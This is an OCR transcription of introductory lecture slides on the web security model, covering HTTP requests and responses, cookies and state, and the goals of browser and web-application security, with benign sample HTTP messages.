

WEB SECURITY MODEL

VITALY SHMATIKOV

most slides are from the Stanford Web security group



Browser and Network



This is a distributed system!

HTTP: HyperText Transfer Protocol

Used to request and return data

- Methods: GET, POST, HEAD, …

Stateless request/response protocol


- Each request is independent of previous requests

Statelessness has a significant impact on design and implementation of applications

Evolution

- HTTP 1.0: simple
- HTTP 1.1: more complex
- HTTP/2: derived from Google's SPDY
  - Reduces and speeds up the number of requests to render a page

HTTP Request



Method

Path

HTTP version

Headers


```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT

```

Blank line

Data – none for GET


HTTP Response



```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

HTTP/2




```
PUT /create_page HTTP/1.1
Host: localhost:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: text/html
Content-Length: 345

Body line 1
Body line 2
…
```

Cookies Add State to HTTP

A cookie is a file created by a website to store information in the browser



POST login.cgi

username and pwd

HTTP Header:

Set-cookie: NAME=VALUE ;
domain = (when to send) ;
path = (when to send);
secure = (send only over HTTPS)
expires = (when expires) ;
HttpOnly

GET content.html

Cookie: NAME=VALUE

HTTP is a stateless protocol
Cookies add state

Browser attaches automatically when visiting a site that's in scope ?

What Are Cookies Used For?

Authentication

- Proves to the website that the user of this browser previously authenticated correctly

Personalization

- Helps the website recognize the user from a previous visit

Tracking

- Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Goals of Web Security

Safely browse the Web

- A malicious website cannot steal information from or modify legitimate sites or otherwise harm the user…
- … even if visited concurrently with a legitimate site - in a separate browser window, tab, or even iframe on the same webpage

Support secure Web applications

- Applications delivered over the Web should have the same security properties we require for standalone applications

What are these properties?

All of These Should Be Safe


http://a.com
A.com

Safe to visit an evil website

http://a.com
A.com
http://b.com
B.com


Safe to visit two pages at the same time

What is the common scenario for delegation?



Safe to delegate screen space

Two Sides of Web Security



Responsible for securely confining Web content presented by visited websites

Web applications


Online merchants, banks, Google Apps … Zoom

Mix of server-side and client-side code

- Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
- Client-side code written in JavaScript… runs in the Web browser

Many potential bugs: XSS, XSRF, SQL injection

